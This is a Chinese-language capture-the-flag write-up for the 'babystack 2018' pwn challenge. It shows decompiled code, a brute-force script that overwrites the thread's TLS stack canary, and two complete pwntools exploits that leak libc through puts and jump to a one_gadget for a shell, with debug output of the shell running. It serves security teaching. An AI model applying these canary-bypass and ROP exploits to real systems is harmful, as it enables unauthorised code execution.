
```
signed __int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  signed __int64 result; // rax
  pthread_t newthread; // [rsp+0h] [rbp-10h]
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  puts(byte_400C96);
  puts(" #   #    ####    #####  ######");
  puts("  # #    #    #     #    #");
  puts("### ###  #          #    #####");
  puts("  # #    #          #    #");
  puts(" #   #   #    #     #    #");
  puts("          ####      #    #");
  puts(byte_400C96);
  pthread_create(&newthread, 0LL, start_routine, 0LL);
  if ( pthread_join(newthread, 0LL) )
  {
    puts("exit failure");
    result = 1LL;
  }
  else
  {
    puts("Bye bye");
    result = 0LL;
  }
  return result;
}
```



```
void *__fastcall start_routine(void *a1)
{
  unsigned __int64 v2; // [rsp+8h] [rbp-1018h]
  char s; // [rsp+10h] [rbp-1010h]
  unsigned __int64 v4; // [rsp+1018h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  memset(&s, 0, 0x1000uLL);
  puts("Welcome to babystack 2018!");
  puts("How many bytes do you want to send?");
  v2 = sub_400906("How many bytes do you want to send?", 0LL);
  if ( v2 <= 0x10000 )
  {
    sub_400957(0LL, &s, v2);
    puts("It's time to say goodbye.");
  }
  else
  {
    puts("You are greedy!");
  }
  return 0LL;
}
```

分析逻辑可知，是创建了进程，关键逻辑在start_routine函数那里，这里知道是s的大小是0x1010，而我们的输入可以达到0x10000，很明显想到栈溢出，但是有canary保

TLS中存储的canary在fs：0x28处，我们能覆盖到这里就好啦~当然我们不知道具体在哪里，所以只能爆破下：




```
lea     rax, [rbp+buf]
mov     edx, 60h        ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
mov     eax, 0
mov     rcx, [rbp+var_8]
xor     rcx, fs:28h
jz      short locret_A3C
call    ___stack_chk_fail
```

这是爆破canary位置的脚本：

```
while True:
   p = process('./bs')
   p.recvuntil("How many bytes do you want to send?")
   p.sendline(str(offset))
   payload = ''
   payload += 'a'*0x1010
   payload += p64(0xdeadbeef)
   payload += p64(main_addr)
   payload += 'a'*(offset-len(payload))
   p.send(payload)
   temp = p.recvall()
   if "Welcome" in temp:
       p.close()
       break
   else:
       offset += 1
       p.close()
```

它会卡在offset为6128那里：



```
[DEBUG] Sent 0x5 bytes:
    '6128\n'
[DEBUG] Sent 0x17f0 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaa
a│aaaa│
    *
    00001010  ef be ad de  00 00 00 00  e7 09 40 00  00 00 00 00  │····│····│··@
·│····│
    00001020  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaa
a│aaaa│
    *
    000017f0
[┘] Receiving all data: 90B
[DEBUG] Received 0x59 bytes:
    "It's time to say goodbye.\n"
    'Welcome to babystack 2018!\n'
    'How many bytes do you want to send?\n'
```


说明我们成功覆盖了canary，偏移量为6128。接下来就好办啦~利用栈迁移的操作+one_gadget直接getshell~

大体思路：

1、通过padding爆破填充a修改TLS中的canary为aaaaaaaa，从而绕过栈溢出保护（这里必须是线程的题目，而且输入足够大才行！）

2、泄露出puts的got地址得到真实的基地址，用于getshell


3、利用栈迁移(需要有read函数和leave；ret的ROP可以用)，在bss段中开辟一个空间来写one_gadget来payload~



```
king@ubuntu:~/桌面/canary$ one_gadget libc.so.6
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
king@ubuntu:~/桌面/canary$ python
```


```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context(arch='amd64', os='linux')

p = process('./bs')
elf = ELF('./bs')
libc = elf.libc
main_addr = 0x4009E7
offset = 6128
bss_start = elf.bss()
fakebuf = bss_start + 0x300
pop_rdi_ret = 0x400c03
pop_rsi_r15_ret = 0x400c01
leave_ret = 0x400955
puts_got = elf.got["puts"]
puts_plt = elf.symbols["puts"]
puts_libc = libc.symbols["puts"]
read_plt = elf.symbols["read"]

p.recvuntil("How many bytes do you want to send?")
p.sendline(str(offset))
payload = ''
payload += 'a'*0x1010
payload += p64(fakebuf)
payload += p64(pop_rdi_ret)
payload += p64(puts_got)
payload += p64(puts_plt)
payload += p64(pop_rdi_ret)
payload += p64(0)
payload += p64(pop_rsi_r15_ret)
payload += p64(fakebuf)
payload += p64(0x0)
payload += p64(read_plt)
payload += p64(leave_ret)
payload += 'a'*(offset - len(payload))
p.send(payload)

p.recvuntil("It's time to say goodbye.\n")
puts_addr = u64(p.recv()[:6].ljust(8,'\x00'))
print hex(puts_addr)
getshell_libc = 0xf02a4
```

```
base_addr = puts_addr - puts_libc
one_gadget = base_addr + getshell_libc

payload = ''
payload += p64(0xdeadbeef)
payload += p64(one_gadget)
p.send(payload)

p.interactive()
```



```
pwndbg> stack 1000
00:0000│ rsp  0x7f338aa9bf28 —▸ 0x400a82 ◂— mov    eax, 0
01:0008│      0x7f338aa9bf30 ◂— 0x0
02:0010│      0x7f338aa9bf38 ◂— 0x17f0
03:0018│ rsi  0x7f338aa9bf40 ◂— 0x6161616161616161 ('aaaaaaaa')
... ↓
205:1028│ rbp  0x7f338aa9cf50 —▸ 0x602310 ◂— 0x0
206:1030│      0x7f338aa9cf58 —▸ 0x400c03 ◂— pop    rdi
207:1038│      0x7f338aa9cf60 —▸ 0x601fb0 —▸ 0x7f338ab0d690 (puts) ◂— push   r12
208:1040│      0x7f338aa9cf68 —▸ 0x4007c0 ◂— jmp    qword ptr [rip + 0x2017ea]
209:1048│      0x7f338aa9cf70 —▸ 0x400c03 ◂— pop    rdi
20a:1050│      0x7f338aa9cf78 ◂— 0x0
20b:1058│      0x7f338aa9cf80 —▸ 0x400c01 ◂— pop    rsi
20c:1060│      0x7f338aa9cf88 —▸ 0x602310 ◂— 0x0
20d:1068│      0x7f338aa9cf90 ◂— 0x0
20e:1070│      0x7f338aa9cf98 —▸ 0x4007e0 ◂— jmp    qword ptr [rip + 0x2017ea]
20f:1078│      0x7f338aa9cfa0 —▸ 0x400955 ◂— leave
210:1080│      0x7f338aa9cfa8 ◂— 0x6161616161616161 ('aaaaaaaa')
... ↓
301:1808│      0x7f338aa9d730 ◂— 0x5c27ef43925f3bcb
302:1810│      0x7f338aa9d738 ◂— 0x0
... ↓
353:1a98│ r14  0x7f338aa9d9c0 —▸ 0x7f338b080260 (stack_used) ◂— 0x7f338aa9d9c0
... ↓
355:1aa8│      0x7f338aa9d9d0 ◂— 0x386e0000386f /* 'o8' */
356:1ab0│      0x7f338aa9d9d8 —▸ 0x7f338aa9d9e0 ◂— 0x7f338aa9d9e0
... ↓
358:1ac0│      0x7f338aa9d9e8 ◂— 0xffffffffffffffe0
359:1ac8│      0x7f338aa9d9f0 ◂— 0x0
... ↓
35b:1ad8│      0x7f338aa9da00 —▸ 0x7f338aa9cf70 —▸ 0x400c03 ◂— pop    rdi
35c:1ae0│      0x7f338aa9da08 ◂— 0x0
... ↓
```

这是我们




```
[DEBUG] Received 0x21 bytes:
    00000000  49 74 27 73  20 74 69 6d  65 20 74 6f  20 73 61 79  │It's│
o│ say│
    00000010  20 67 6f 6f  64 62 79 65  2e 0a 90 06  02 e0 af 7f  │ goo│c
·│····│
    00000020  0a                                                  │·│
    00000021
0x7fafe0020690
[DEBUG] Sent 0x10 bytes:
    00000000  ef be ad de  00 00 00 00  a4 12 0a e0  af 7f 00 00  │····│
·│····│
    00000010
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x99 bytes:
    '666.py\tbin1\t bin2.py  bs.py       canary2.c     libc.so.6\n'
    '777.py\tbin1.py  bin.py   canary1.c    flag\t    source.c\n'
    'bin\tbin2\t bs\t  canary1.py  libc-2.23.so\n'
666.py    bin1     bin2.py  bs.py       canary2.c     libc.so.6
777.py    bin1.py  bin.py   canary1.c    flag         source.c
bin    bin2      bs       canary1.py  libc-2.23.so
$ 
```

其实这里不用栈迁移也一样做的（栈迁移是大佬写的，下面是自己复现时做出来的）：

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context(arch='amd64', os='linux')

p = process('./bs')
elf = ELF('./bs')
libc = elf.libc
main_addr = 0x4009E7
fgets_addr = 0x400957
offset = 6128
bss_start = elf.bss()
fakebuf = bss_start + 0x300
pop_rdi_ret = 0x400c03
pop_rsi_r15_ret = 0x400c01
leave_ret = 0x400955
puts_got = elf.got["puts"]
puts_plt = elf.symbols["puts"]
puts_libc = libc.symbols["puts"]
read_plt = elf.symbols["read"]

p.recvuntil("How many bytes do you want to send?")
p.sendline(str(offset))
payload = ''
payload += 'a'*0x1010
payload += p64(0xdeadbeef)
payload += p64(pop_rdi_ret)
payload += p64(puts_got)
payload += p64(puts_plt)
payload += p64(fgets_addr)
payload += 'a'*(offset - len(payload))
p.send(payload)

p.recvuntil("It's time to say goodbye.\n")
puts_addr = u64(p.recv()[:6].ljust(8,'\x00'))
print hex(puts_addr)
```

```
getshell_libc = 0xf02a4
base_addr = puts_addr - puts_libc
one_gadget = base_addr + getshell_libc
payload = ''
payload += 'a'*0x1010
payload += p64(0xdeadbeef)
payload += p64(one_gadget)
p.sendline(payload)
p.interactive()
```

检验下：



```
king@ubuntu: ~/桌面/canary
    00000000  49 74 27 73  20 74 69 6d  65 20 74 6f  20 73 61 79  │It's│ tim│e t
o│ say│
    00000010  20 67 6f 6f  64 62 79 65  2e 0a 90 d6  fb e1 38 7f  │ goo│dbye│.··
·│··8·│
    00000020  0a                                                  │·│
    00000021
0x7f38e1fbd690
[DEBUG] Sent 0x11 bytes:
    00000000  ef be ad de  00 00 00 00  a4 e2 03 e2  38 7f 00 00  │····│····│···
·│8···│
    00000010  0a                                                  │·│
    00000011
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x4 bytes:
    'ls \n'
[DEBUG] Received 0x9c bytes:
    '666.py\tbin\t bin2\t  bs\t     canary1.py  libc-2.23.so\n'
    '777.py\tbin1\t bin2.py  bs.py      canary2.c\t libc.so.6\n'
    '99.py\tbin1.py  bin.py   canary1.c  flag\t source.c\n'
666.py     bin     bin2      bs          canary1.py  libc-2.23.so
777.py     bin1     bin2.py  bs.py       canary2.c     libc.so.6
99.py    bin1.py  bin.py   canary1.c  flag      source.c
$ 
```


总结：

针对于这种多线程的题目，修改TLS的canary，绕过canary，又增长了新姿势，这里提一下栈迁移，在有read函数的情况下，可以利用栈迁移的思想，到bss段是常有的事，

